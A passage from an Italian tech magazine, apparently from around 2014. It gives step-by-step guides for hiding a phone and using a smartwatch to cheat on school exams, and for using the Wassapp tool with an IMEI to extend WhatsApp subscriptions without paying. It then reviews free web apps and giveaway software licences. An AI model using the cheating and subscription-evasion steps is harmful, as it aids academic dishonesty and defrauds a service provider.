orologi? Staremo a vedere...

IL FURBETTO FA IN MODO CHE IL SUO SMARTPHONE SEMBRI SPENTO! VIA VIBRAZIONE E ILLUMINAZIONE E STOP ALLE CHIAMATE IN ENTRATA

QUEL CHE SERVE È SOLO IL BLUETOOTH E IL COLLEGAMENTO A INTERNET

01 TIENE SOLO QUEL CHE SERVE

Il furbetto sa come deve muoversi per non essere sgamato qualora debba lasciare il telefono sulla cattedra o nascosto nello zaino. Per questo, dalle impostazioni dello smartphone Android spunta da **Vibrazione quando squilla** (**Impostazioni/Audio**) e azzera il volume di **Suoneria e notifiche**.

02 IL TELEFONO NON SI ACCENDE!

Per far sembrare che il telefono risulti completamente spento, agisce anche sull'illuminazione e l'attivazione del display: sempre dalle **Impostazioni** del dispositivo imposta la disattivazione dell'illuminazione del display a seguito di qualsiasi notifica, così da non destare sospetti!


03 E SE ARRIVA UNA CHIAMATA?

Per il furbetto è importante rendersi irreperibile nel caso in cui arrivi una chiamata! A tal fine, dal **Play Store** scarica l'applicazione **Calls Blacklist**. Dopo averla installata, tramite la scheda **Impostazioni** dell'app inserisce il blocco per tutte le chiamate in entrata.

SUL WEB Le risorse preferite dai furbetti per fare incetta di temi svolti sono: **www.atuttascuola.it/scuola/temi_svolti.htm**, **www.interruzioni.com/temi.htm**, **http://saggibrevi.studentville.it** e **www.skuola.net/temi-saggi-svolti/temi.**

LA CARTUCCERA NELL'OROLOGIO

COME FA IL FURBETTO A SALVARE NELLO SMARTWATCH FORMULARI, TEMI SVOLTI, VERSIONI DI LATINO E GRECO E CHI NE HA PIÙ NE METTA?

INSTALLA UN'APP PER CONSULTARE LE NOTE DI TESTO, SENZA LIMITI DI CARATTERI

01 SERVE IL BLUETOOTH

L'unico mezzo di trasmissione tra il telefono e lo smartwatch è la tecnologia Bluetooth. Attivarlo sullo smartphone è semplice, basta andare nelle **Impostazioni** di Android. Deve essere l'unico protocollo di comunicazione attivo, insieme a quello delle rete cellulare, per non farsi scoprire.

02 DUE APP, UNO SMARTWATCH


Per usare correttamente lo SmartWatch 2 di Sony bisogna installare due applicazioni fondamentali sullo smartphone. Il furbetto accede quindi al **Play Store** e installa prima l'app **Sony SmartWatch 2 SW2** e subito dopo **Smart Connect**. Quest'ultima serve a gestire l'orologio direttamente dal cellulare.


03 ACCOPPIAMENTO IN CORSO

Prima di entrare in classe, il furbetto sa che deve lasciare lo smartwatch collegato al cellulare. Per questo apre l'app **Smart Connect** e, dalla scheda **Dispositivi**, tocca sul simbolo **+** per cercare l'orologio: gli basta confermare l'accoppiamento per stabilire la connessione tra i due dispositivi.

04 NOTE, MA NON SUL REGISTRO!

Se il furbetto vuole conservare sullo smartwatch tracce svolte, esercizi ecc. si servirà di un'app per la creazione e gestione delle note. Gli basta aprire **Smart Extras** e ricercare dalle impostazioni dello **SmartWatch 2** l'applicazione **Smart Note**: verrà subito aperto lo Store per effettuare il download.

05 BASTA UN TOCCO...

Il furbetto sa bene che la nota va creata prima sullo smartphone e successivamente trasferita sull'orologio. Per fare questo, avvia **Smart Note** dall'elenco delle app presenti sul telefonino, tocca il pulsante **+** e inizia a scrivere il titolo della nota e il contenuto.

06 UN POZZO DI SCIENZA!

Create le note, il furbetto le invia sullo smartwatch in modo da consultarle con due tocchi sul suo piccolo schermo. Per questo, dal telefono, tocca il tasto delle **Impostazioni** in corrispondenza della nota e tocca poi su **Send to watch!** Sull'orologio tocca poi l'icona **note** per visualizzarne l'elenco.

TUTTE LE NOTIFICHE NELL'OROLOGIO!

Esiste un'altra applicazione per lo SmartWatch Sony che permette di leggere tutte le notifiche di Facebook, Messenger, Twitter, Whatsapp, GMail... che arrivano sullo smartphone. La soluzione ideale per il piccolo imbroglione che vuole passare gli esami col minimo sforzo! Si chiama WatchIt! e si installa, come ogni app per il Sony SmartWatch, dallo Smart Extras: basta avviare la ricerca di una nuova applicazione per essere indirizzati alla pagina del Play Store con tutti i contenuti adatti all'orologio. Bastano un paio di tap per installarlo. Una delle prerogative di WatchIt! è il pieno controllo del dispositivo, in modo da poter veicolare ogni notifica anche sullo smartwatch. Per fare ciò, entra nelle Impostazioni del telefono e nella sezione Accessibilità imposta su ON il servizio WatchIt! JB. Ora, qualsiasi notifica verrà "trasferita" e resa consultabile direttamente dallo smartwatch.
E così i furbetti si fanno passare lo svolgimento delle tracce dall'esterno!

SUL WEB Per le versioni di latino e greco i punti di riferimento sono http://latine.studentville.it/versioni/greco, www.skuolasprint.it e www.versioni.s5.com/main.html. Per matematica: www.math.it/FORMULArio/index.htm.

WhatsApp: così è gratis!

COSTA MENO DI UN EURO ALL'ANNO, EPPURE C'È CHI SCROCCA L'ABBONAMENTO ALLA FAMOSA APPLICAZIONE DI CHAT

ECCO IL TRUCCO SEGRETO DEGLI SMANETTONI

Basta un rapido calcolo per quantificare il risparmio che un'app come WhatsApp può farci accumulare. Anche inviando un solo messaggio al giorno usando gli SMS degli operatori telefonici, la spesa si aggirerebbe tra i 60 e gli 80 euro all'anno. Con WhatsApp, invece, mandiamo tutti i messaggi che vogliamo spendendo praticamente nulla, visto che l'abbonamento annuale costa appena 0,89 centesimi. Nonostante la convenienza, esiste chi è disposto a provarle tutte pur di non sborsare un solo centesimo. L'ultima trovata dei pirati si chiama Wassapp, un software che in pochi secondi consente di estendere l'abbonamento a WhatsApp di altri 365 giorni. La procedura è così rapida e semplice che alletta sicuramente tutti. Il consiglio, però, è di non applicarla al nostro abbonamento, anche perché altrimenti chi lo dice poi a Mark Zuckerberg che ha speso 19 miliardi di dollari solo per accaparrarsi un manipolo di scrocconi!

01 SCADENZA IMMINENTE

Per funzionare, Wassapp richiede l'installazione del runtime **Microsoft .Net Framework**. Il pirata si assicura che sul PC sia installata almeno la versione 4 e, prima di spegnere lo smartphone, controlla la data di scadenza dell'abbonamento WhatsApp verificando che non superi i 30 giorni.

02 SEMPLICITÀ DISARMANTE

Solo a questo punto si procura **Wassapp** cercandolo nel Web e lo installa sul proprio PC seguendo la semplice procedura guidata. L'interfaccia principale del software lascia subito intuire che l'operazione non richiede particolari competenze o complicate procedure da attuare.

03 LA GUIDA È INCLUSA

Il pirata indica il Paese, il numero di telefono sul quale intende prolungare l'abbonamento e la password nei relativi campi. Le informazioni per ottenere la password sono visualizzate cliccando **What is my password** e cambiano a seconda del sistema operativo su cui è installato WhatsApp.

04 SERVE IL CODICE IMEI

Nel caso si tratti di uno smartphone Android, BlackBerry o iOS la password consiste nel codice IMEI riportato sulla confezione del dispositivo: ottenibile anche componendo il codice ***#06#** sul tastierino numerico del telefonino. Per i device Windows Phone la password sarà il **Device unique ID**.

05 OPERAZIONE RIUSCITA!

Selezionata l'opzione **Old Whatsapp**, il pirata tenta il login che fallirà mostrando l'avviso **The phone number and/or password are incorrect**. Nonostante l'avviso, l'operazione è andata a buon fine: riaccendendo il cellulare la data di scadenza di WhatsApp sarà prolungata di un anno.

ECCO L'ID DI WINDOWS PHONE

Il modo più semplice per scoprire la password richiesta da Wassapp per prolungare l'abbonamento sui device Windows Phone è ricorrere a un'app come **Device Unique ID** o **Device Information**. Una volta installate, mostreranno l'ID sul display del dispositivo.

APP PER WINDOWS 8.1 E CELLULARI, PROGRAMMI ONLINE E SOFTWARE COMPLETI CON CODICI SERIALI…

CON LA NOSTRA PREZIOSA GUIDA ALL'USO IL RISPARMIO È GARANTITO!

Così come la potenza è nulla senza controllo, un PC (ma anche un telefonino o un tablet) è nulla senza software! Per quanto affascinante possa essere l'hardware, la nanotecnologia sarebbe fine a se stessa se non ci consentisse di esprimere la nostra creatività. Ritoccare una foto, creare splendidi disegni e siti Web, progettare l'arredo di una nuova casa, scrivere un libro di fiabe, montare filmati con effetti speciali… sono soltanto alcune delle divertenti idee che possiamo mettere in pratica con i giusti software (o con le giuste app). Il problema è che per dar vita ai nostri sogni, o per godere delle creazioni altrui (leggere ebook, ascoltare musica ecc.) dobbiamo mettere mano al portafogli! I programmi, si sa, costano tanto, ma noi di Idea Web abbiamo trovato la soluzione scaccia-crisi! In queste pagine troverai una strepitosa raccolta di Webapp, software commerciali e app per PC e telefonini tutte rigorosamente a costo zero! Il risparmio che abbiamo stimato? Superiore ai 1000 euro!

LICENZE IN REGALO

Proprio per non farti spendere nemmeno un centesimo, abbiamo deciso di riservarti un regalo davvero speciale: tanti strepitosi (e famosissimi) software con licenza d'uso, pronti da scaricare e installare (basta seguire le indicazioni riportate in fase di installazione o nelle recensioni per ottenere i codici seriali)! Avrai così a disposizione un vero e proprio arsenale di strumenti creativi per realizzare tutto ciò che hai sempre sognato!

FAI TUTTO ONLINE CON LE WEBAPP!

PERCHÉ SPENDERE SOLDI IN COSTOSI PROGRAMMI COMMERCIALI, SE LE STESSE COSE PUOI FARLE DIRETTAMENTE SUL WEB?

DOCUMENTI, DISEGNI, EBOOK, MUSICA… COSÌ HAI TUTTO A COSTO ZERO!

GOOGLE DRIVE

La già eccellente suite per ufficio di Google, **https://drive.google.com**, è stata ulteriormente migliorata e integrata con Drive, il servizio di storage online della stessa Google. La suite, al pari di Microsoft Office, include un editor di testi avanzato (Docs), un foglio elettronico (Sheets) e un programma per creare presentazioni (Slides). Questi programmi includono tutte le funzioni più utili, con tanto di controllo grammaticale, conteggio delle battute, ricerche e traduzioni sul testo, intestazioni e piè di pagina personalizzabili e molto altro. Oltretutto, permette di collaborare facilmente con altri utenti e offre ben 15 GB di spazio remoto per memorizzare i propri file. Non bisogna essere per forza connessi per utilizzarla e può essere ulteriormente migliorata con diversi add-on: **http://googledrive.blogspot.it/2014/03/add-ons.html**. *Alternative: Zoho Docs (**www.zoho.com/docs**), Teamlab Office (**http://personal.teamlab.com**).*

PIXLR

Pixlr, **http://pixlr.com**, offre tre strumenti: il potente Pixlr Editor, il veloce Pixlr Express e Pixlr-O-Matic, che permette di aggiungere effetti speciali retrò alle foto. Oltre alla versione Web Based, di questi ultimi due sono disponibili anche delle app per iOS e Android. Pixlr Editor viene caricato in locale, per non costringerti ad effettuare l'upload delle immagini da modificare online, e il suo aspetto è quello di una classica applicazione desktop, con tanto di strumenti di fotoritocco, filtri ed effetti. Le foto modificate possono essere salvate direttamente su Facebook, Flickr, Instagram, Dropbox e Picasa. *Alternative: Photoshop Express Editor (**www.photoshop.com/tools**), DeviantArt Muro (**http://muro.deviantart.com**)*

XBOX MUSIC

Per ascoltare musica con il player multimediale Xbox non c'è bisogno

SUL WEB Ti piacerebbe provare l'ebbrezza di una Jam session online con i tuoi amici? Allora devi collegarti su **www.jamwithchrome.com** e potrai divertirti con 19 strumenti diversi, da suonare da solo o in compagnia.

dell'omonima console. Basta collegarsi al sito **http://music.xbox.com**, effettuare il login con l'account Microsoft (se non ce l'hai puoi crearlo gratuitamente) e cercare la musica che più ti piace per mandarla in play. È possibile cercare per artista, album e nome traccia, creare playlist e raccolte con i propri brani preferiti oltre a sintonizzarsi su stazioni radio personalizzate. Xbox Music è disponibile anche come app per iOS e Android e per sei mesi è possibile avere accesso al servizio gratuitamente; trascorso questo periodo la possibilità di ascoltare musica in streaming viene ridotta a 10 ore. Per avere accesso illimitato occorre pagare 9,99 euro al mese per iscriversi alla versione Premium.

Alternative: *Spotify Web Player* (**https://play.spotify.com**), *Last.fm* (**www.lastfm.it**)

AGOMO

Se già hai avuto modo di utilizzare CCleaner, allora apprezzerai senz'altro Agomo (**www.agomo.com**). Sostanzialmente è una versione Web di questo programma, capace di rimuovere i file inutili, gestire gli elementi che si avviano con Windows, cercare i file duplicati, correggere gli errori nel registro di sistema e altro ancora. È possibile connettere più PC, così da avere informazioni su tutti e gestirli da remoto. Agomo include anche Defraggler, il deframmentatore di Piriform, con il quale potrai velocizzare l'accesso ai file archiviati sul disco rigido. Al momento in cui scriviamo Agomo è ancora in fase di beta privata: bisogna registrarsi e attendere che venga inviato l'invito per accedere al sito (di solito passa qualche giorno).

Alternative: PC Pitstop (**www.pcpitstop.com/pcpitstop**)

MAGISTO

Magisto (**www.magisto.com**) ha diversi pregi: è capace di trasformare i tuoi video e le foto in emozionanti filmati da condividere con gli amici, non richiede alcuna installazione e non ha nessun costo. Utilizzare Magisto è un gioco da ragazzi: fai l'upload dei contenuti da "trattare", scegli un tema, aggiungi della musica e dai un nome al progetto. Tutto troppo semplice? Eppure vedrai che risultati! Se ami lo smartphone, Magisto è disponibile anche come app per iOS e Android e potrai caricare fino a 10 clip e cinque immagini gratuitamente. È inoltre disponibile un'app per Chrome, che offre un miglior sistema di upload dei contenuti.

Alternative: *Video Toolbox* (**www.videotoolbox.com**), *WeVideo* (**www.wevideo.com**)

TREND MICRO HOUSECALL

Partiamo dal presupposto che un antivirus online non protegge il computer come potrebbe proteggerlo un antivirus desktop, però, se eviti di navigare su siti poco affidabili, cerchi di tenerti alla larga da altri pericoli ed effettui una scansione giornaliera del sistema, anche un antivirus online come Trend Micro Housecall (**http://housecall.trendmicro.com/it**) è sufficiente. In alternativa puoi utilizzarlo come "seconda opinione" su potenziali infezioni che il tuo antivirus dovesse trovare. Housecall può controllare sia sistemi a 32 che a 64 bit. Prima della scansione il sito installa un piccolo launcher che lo rende indipendente dal browser utilizzato. L'antivirus può eseguire scansioni complete e veloci, su cartelle singole e anche eliminare eventuali virus e malware trovati.

Alternative: ESET Online Virus Scanner (**www.eset.com/us/online-scanner**), VirusTotal (**www.virustotal.com**)

GOOGLE+ HANGOUTS

Il servizio di chat di Google, **www.google.com/hangouts**, al contrario di Skype non richiede alcun account a pagamento anche se si realizza una videochiamata con dieci amici contemporaneamente. Per poterlo utilizzare basta avere un account Google+, ma non è necessario essere assidui frequentatori del social network. Oltre che per PC, Hangout è disponibile anche per iOS e Android e permette di inviare SMS sui cellulari e condividere foto ed emoticon anche durante le video chat. Hangout è facile da utilizzare e funziona anche per le chiamate audio. Infine, l'integrazione con Google Drive permette anche di trasferire file.

Alternative: *Appear.in* (**https://appear.in**), *Bistri* (**https://bistri.com**)

ONLINE-CONVERT.COM

Online-convert (**http://archive.online-convert.com**) permette di convertire un gran numero di formati file tra di loro e ha una sezione specifica per la creazione di file compressi che puoi utilizzare per creare file ZIP, 7-ZIP e altri. Basta caricare un file per comprimerlo o inserire l'URL di un file online e cliccare Convert. Il servizio permette anche di convertire tra diversi formati, anche tra 7-zip e ZIP standard.

Alternative: *ZipMeNow* (**www.zipmenow.com**), *WobZip* (**http://wobzip.org**)

AUTOCAD 360 WEB

Autocad 360 Web (**https://client.autocad360.com/loginpage**) è al momento è in fase di beta, quindi subirà quasi certamente delle modifiche e dei raffinamenti nell'interfaccia e nella velocità d'uso, comunque già buone. Con Autocad 360 Web è possibile creare piantine di appartamenti, elementi di arredo architettonico e anche modificare disegni già realizzati con la versione desktop di Autocad, caricandoli online. Gli strumenti disponibili sono semplificati rispetto alla versione desktop, ed è possibile condividere con altri utenti i propri lavori.

Alternative: *SketchUp* (**www.sketchup.com**), *Homestyler* (**http://it.homestyler.com**), *Floorplanner* (**http://it.floorplanner.com**)

JANVAS


Janvas (**www.janvas.com**) è uno strumento piuttosto interessante per chi realizza grafica vettoriale per il Web perché permette non solo di realizzare disegni direttamente nel browser, indipendentemente da dove ci si trova, ma anche di salvare i file creati direttamente in Google Drive e di collaborare con altri utenti online. Janvas è disponibile anche come App per iPad.

Alternative: *PikToChart* (**https://magic.piktochart.com**), *Slidely* (**https://slide.ly**)

KINDLE CLOUD READER

Il Kindle Cloud Reader (**https://read.amazon.com**) è il perfetto sostituto del reader portatile Kindle perché ti permette di leggere su qualunque computer, sia esso portatile che desktop. Il cloud reader di Amazon è leggero e raccoglie in una biblioteca virtuale tutti i libri acquistati in formato Kindle, rendendo così semplice anche continuare la lettura di un libro iniziato a leggere sul reader hardware dell'azienda. È possibile modificare la dimensione del testo, per facilitare la lettura, il colore di sfondo e aggiungere segnalibri e note, proprio come si potrebbe fare su un libro cartaceo.

Alternative: *Instapaper* (**www.instapaper.com**)

SUL WEB Vuoi scoprire qualcosa di più sulle stelle? Punta il browser su **http://workshop.chromeexperiments.com/stars** e prova l'ebbrezza di un viaggio nella via lattea alla scoperta delle stelle che la popolano.

FAI IL PIENO DI SOFTWARE!

SOLO NOI TI REGALIAMO 19 STREPISTOSI PROGRAMMI COMPLETI PER PC CON TANTO DI CODICI SERIALI…

CI FAI DI TUTTO E NON HAI BISOGNO DI ALTRO!

ASHAMPOO WINOPTIMIZER 2014

Una suite di strumenti che aiutano a mantenere il computer in perfetta efficienza e senza particolari competenze informatiche. I più pigri apprezzeranno la funzione **One Clic Optimizer**, che consente di effettuare tutte le ottimizzazione con un solo clic del mouse. Le operazioni manuali, attivabili dalla sezione **Moduli**, consentono invece un maggiore controllo e un migliore adattamento delle procedure di ottimizzazione alle nostre specifiche esigenze, così da garantire un intervento diretto su problemi specifici.

ABYLON BASIC 11

È la soluzione professionale per la crittografia di file e cartelle, immagini, video, dati e documenti segreti grazie a potenti algoritmi di crittazione AES a 256 e 448 bit che fanno uso dell'algoritmo Blowfish. Si integra perfettamente nel menu **Esplora risorse** di Windows e può creare archivi compressi (in formato ZIP) protetti da password. Tra le altre funzioni segnaliamo: crittografia su chiavette USB e dischi esterni, funzioni per ottimizzare, copiare e spostare i file e firma digitale. Collegandosi al sito **www.abylonsoft.com/ereg10x.php?id=18** è possibile registrarsi gratuitamente per ottenere la licenza.

ASHAMPOO MOVIE STUDIO 2013

Un software di video editing semplice e completo che ha tutto il necessario per modificare e produrre filmati dall'inizio alla fine. Modifiche, tagli, aggiunta di effetti di alta qualità, transizioni, colonna sonora e riproduzione video… tutto avviene con pochi clic del mouse grazie anche a un'interfaccia utente intuitiva che guida l'utente in tutte le operazioni da compiere, compresa l' esportazione su file e la masterizzazione su DVD. Tra le altre funzioni c'è la possibilità di inserire titoli di testa e di coda (anche animati), testi sovrapposti con effetti di dissolvenza, un pratico tool per la rimozione della pubblicità e un convertitore video.

ASHAMPOO ANTIVIRUS 2014

Dotato di tutte le più moderne tecnologie di rilevamento, ben due differenti motori di scansione e componenti di rilevamento che scattano appena si riscontra un comportamento sospetto, Ashampoo Antivirus è capace di offrire un elevato livello di protezione contro ogni tipo di minaccia informatica. Il software dispone inoltre di alcuni utili accessori aggiuntivi che permettono di migliorare la protezione del PC, ottimizzare l'avvio, ripulire il browser o eliminare i file in maniera sicura rendendone impossibile il recupero.


WEBSITE X5 HOME 10

Servendoci di un potente tool come WebSite X5 Home 10 possiamo creare un sito Internet completo in modo semplice e rapido. Questo programma dispone, infatti, di un'interfaccia che non richiede specifiche esigenze di programmazione e consente di progettare rapidamente e in pochi clic siti che generalmente possono essere creati soltanto ricorrendo a software molto più complessi. Il processo di creazione e pubblicazione on-line di un sito si svolge attraverso diverse fasi che prevedono la scelta del modello grafico da applicare, l'organizzazione della struttura del portale, l'inserimento dei contenuti (testo, foto, video, animazioni Flash, gallerie di immagini, slideshow, codice HTML e widget), la personalizzazione tramite la configurazione delle impostazioni avanzate e l'esportazione sul proprio spazio Web. Per ottenere la chiave di licenza gratuita è sufficiente registrasi su **www.websitex5.com/magazine/ideaweb14**.

VASCO DA GAMA 6 HD PROFESSIONAL

Uno straordinario software per creare, in maniera semplice e rapida, animazioni 3D dei propri viaggi da importare in altri progetti video per dare un tocco di originalità e dinamismo ai montaggi. In Vasco da Gama, a ciascun punto del tracciato si può assegnare un testo, un oggetto 3D statico (il Colosseo per Roma), mezzi di trasporto (auto, bus, treni, aerei...) che si spostano lungo il tragitto e che possono essere cambiati lungo il percorso, in modo da rendere più verosimile il viaggio. È presente anche un database contenenti nomi e coordinate di oltre 238 mila luoghi di tutto il mondo. Inoltre, offre la possibilità di importare tracciati GPS in vari formati. Per ottenere la licenza completa basta effettuare una semplice registrazione sul sito **www.freischaltcode.motionstudios.de**

ASHAMPOO BURNING STUDIO 2014


È una potente suite di masterizzazione che si distingue per la sua interfaccia essenziale, senza fronzoli, con un menu veloce e sintetico per accedere direttamente a tutte le funzionalità utilizzate più di frequente. Ma è presente anche un classico menu orizzontale completo, con voci dettagliate per le impostazioni, l'help e tutte le funzioni avanzate rivolte agli utenti più esperti. Con Burning Studio 2014 possiamo persino creare una copia modificata di un disco, visualizzare i contenuti di immagini in formato ISO ed estrarre singoli file o cartelle, creare copertine per le custodie dei nostri dischi, compresi il "libretto interno" e l'etichetta, con un aspetto davvero professionale.

ASHAMPOO PHOTO COMMANDER 9


Software all-in-one per organizzare, ritoccare e condividere le nostre collezioni fotografiche. Bastano pochi clic per catalogare immagini e file multimediali in tutti i formati, ritoccare gli scatti e creare divertenti slideshow. Uno studio fotografico a portata di mano che ci permette di gestire alla perfezione le foto tramite la creazione di album o di perfezionarle con strumenti di fotoritocco potenti e innovativi.

ASHAMPOO SLIDESHOW STUDIO 2013

Permette di creare strepitose presentazioni a partire dalle foto e convertirle in tanti formati per guardarle in televisione (4:3 e 16:9). Per fare ciò, il programma usa originali transizioni animate e musiche di sottofondo che permettono di rendere uniche le presentazioni. Il valore aggiunto di questo software, rispetto ai concorrenti, è la capacità di creare video in HD da masterizzare su DVD o da pubblicare

Accendi la Webcam, mettiti davanti al PC, porta qualche amico e... divertitevi a scattare foto, creare album e video da condividere online sfruttando l'ottimo servizio **www.snippic.com**, il photoboot online.

su YouTube. Dispone inoltre di diversi template ed effetti di transizione, grazie ai quali possiamo ottenere risultati professionali in pochi minuti.

AVANQUEST POWERDESK 8 PRO

Facile, veloce e ricco di funzionalità, consente di organizzare e gestire file, foto, MP3 ecc. nel nostro computer. Con molte più funzioni rispetto al file manager tradizionale integrato in Windows, PowerDesk 8 Pro offre tutta una gamma di strumenti per la ricerca, la modifica, la copia, lo spostamento, la compressione, la visualizzazione, la conversione e molto altro ancora.

ASHAMPOO VIDEO STYLER

Software per l'editing video adatto anche ai meno esperti del settore. Utile per personalizzare i filmati da condividere su Facebook, siti Web, blog o YouTube. Consente di unire video, tagliare, eliminare parti, modificare parametri come bitrate e dimensioni e aggiungere effetti di transazione.

ASHAMPOO REGISTRY CLEANER

Come indica il nome, Ashampoo Registry Cleaner agisce come un pulitore delle unità della macchina, già che la sua funzione è quella di analizzare, fare prove e valutare le entrate del registro di Windows informandoci su quali sono quelle duplicate o danneggiate. In caso di problemi rilevati interviene per far tornare il PC come nuovo. Può riparare anche i link difettosi e fare una copia di sicurezza in tempo reale dello stato attuale del registro, per ripristinarlo in caso di anomalie del sistema. Tutto questo con una interfaccia grafica semplice ed intuitiva.

AVANQUEST EXPERT PDF 7 PROFESSIONAL

Expert PDF Professional 7 permette di creare documenti PDF a partire da qualunque applicazione (Microsoft Word, Excel, PowerPoint, pagine Web o immagini) e consente anche di eseguire l'operazione inversa convertendo i PDF in formato Word per essere modificati. Questa versione, dotata di un'interfaccia utente estremamente intuitiva, include funzionalità quali la firma digitale per la certificazione dei documenti, gli update automatici, la compatibilità con Microsoft Office 2010 e una migliorata velocità di conversione.

ASHAMPOO HOME DESIGNER PRO 2

Se ti è mai capitato di visitare un ufficio per la progettazione di abitazioni e interni, sarai probabilmente rimasto colpito dagli strabilianti software di cui questi studi dispongono. Ora questi strumenti CAD sono a tua disposizione: Ashampoo Home Designer è un tool alla portata di tutti che consente una pianificazione 3D di qualità professionale.

ENGELMAN MOBILE VIDEO 2.0

Grazie a questo software riusciremo in pochi minuti a convertire qualsiasi filmato nei formati compatibili con la maggior parte degli smartphone di ultima generazione. In questo modo, potremo portare sempre dietro i nostri ricordi più belli e vederli ogni volta che lo desideriamo. Il programma integra una serie di profili predefiniti già impostati (per risoluzione, qualità o framerate) e tra i dispositivi supportati include Android, iPhone, BlackBerry e Windows Mobile.


ASHAMPOO MAGICAL UNINSTALL 2

È uno strumento che effettua il monitoraggio di tutte le nuove installazioni che vengono eseguite sul computer. Tutte le operazioni di setup vengono portate a termine solo se l'utente fornisce l'autorizzazione per il completamento del processo. In questo modo il sistema è protetto da eventuali installazioni eseguite a causa di codice malware a insaputa dell'utente. Qualsiasi disinstallazione può essere ripristinata successivamente grazie alla funzione ReInstaller.

ASHAMPOO MUSIC STUDIO 2012

Per gli appassionati di musica ogni momento è quello giusto per ascoltare i propri brani preferiti, sia durante un viaggio che comodamente seduti sul divano di casa. Per soddisfare al meglio questo desiderio, si possono trasferire su cellulare e player portatili i file MP3 memorizzati sull'hard disk del computer. Esiste comunque una soluzione più pratica, ovvero quella di creare un CD Audio, che consenta di avere sempre a portata di mano la propria compilation e di riprodurla, oltre che sul PC, sullo stereo di casa o della propria automobile, anche se tali impianti non supportano i formati audio compressi. Per creare un CD musicale in pochi clic possiamo utilizzare Ashampoo Music Studio 2012, una suite completa per l'editing dei file audio, che include decine di strumenti professionali per lavorare in modo semplice e preciso. Tra le caratteristiche segnaliamo: masterizzazione dei file audio, gestione della propria collezione musicale, inserimento strumenti basici di editing, conversione, registrazione audio dal microfono, linee in ingresso e altre fonti, riparazione di tracce danneggiate, recupero di brani da CD, DVD, Blu-ray e player audio, nonché la possibilità di importare elenchi di riproduzione in differenti formati.

ASHAMPOO CORE TUNER 2

Oggigiorno i computer hanno una potenza di calcolo neanche immaginabile un decennio fa e gran parte del merito è dovuta all'adozione di processori multicore. Sistemi operativi e applicazioni non sempre però sono in grado di sfruttare al massimo questa funzionalità e il computer, quindi, non risulta performante come dovrebbe. Utilizzando però un tool apposito come Ashampoo Core Tuner 2, in regalo per tutti i lettori, possiamo ottimizzare tutti i processi attivi su Windows, specificando la loro priorità e i core che ciascuno di essi può utilizzare. Una volta messa a punto la configurazione del computer, potremo spingere al massimo il nostro processore e migliorare le prestazioni dell'intero sistema.

ADOBE PHOTOSHOP CS2 (ADOBE CREATIVE SUITE 2)

Photoshop offre centinaia di strumenti per ottenere fotoritocchi straordinari e sensazionali: non a caso è il software di riferimento in ambito professionale. Per scaricarlo da www.edmaster.it/url/3276 bisogna disporre di un account Adobe ID (che è possibile registrare gratuitamente) ed essere in possesso di una licenza originale di Adobe CS2. Lo stesso discorso vale per tutti gli altri software della Creative Suite 2 (circa 1.700 euro di valore) presenti nella stessa pagina Web.

SUL WEB Hai appena letto un interessante articolo online e vorresti stamparlo per rifletterci su con calma a casa, sul divano, ma è zeppo di pubblicità? Collegati su www.printwhatyoulike.com e stampa solo ciò che ti serve.

APP A 0 EURO PER PC E TELEFONINI

SUGLI STORE UFFICIALI MICROSOFT, APPLE E GOOGLE TROVIAMO TANTE SFIZIOSE APPLICAZIONI TUTTOFARE

USALE AL POSTO DI QUELLE A PAGAMENTO E IL RISPARMIO SCHIZZA ALLE STELLE!

FILM ONLINE

Piattaforma: Windows 8/8.1

Ami il cinema ma sei costretto a restare davanti al PC per terminare quell'odiosa relazione da consegnare al capo? Non disperarti! Installare Film Online e i tuoi film preferiti li vedi direttamente sul PC.

SPORT MEDIASET

Piattaforma: Windows 8/8.1

Vuoi leggere le notizie sportive in modo nuovo, sfruttando al meglio l'interfaccia a piastrelle di Windows 8/8.1 e senza perderti tra mille categorie e altrettante notizie? Perfetto! Basta andare sullo store e scegliere quest'app.

3BMETEO

Piattaforma: Windows 8/8.1

È una delle app più interessanti per quanto riguarda le previsioni meteo. Grazie alla geolocalizzazione rileva automaticamente la località, ma puoi inserirne anche una a scelta. Potrai avere anche informazioni su eventuali allerte meteo e la mappa sulla diffusione dei pollini (utile per chi è allergico)!

GIALLO ZAFFERANO

Piattaforma: Windows 8/8.1

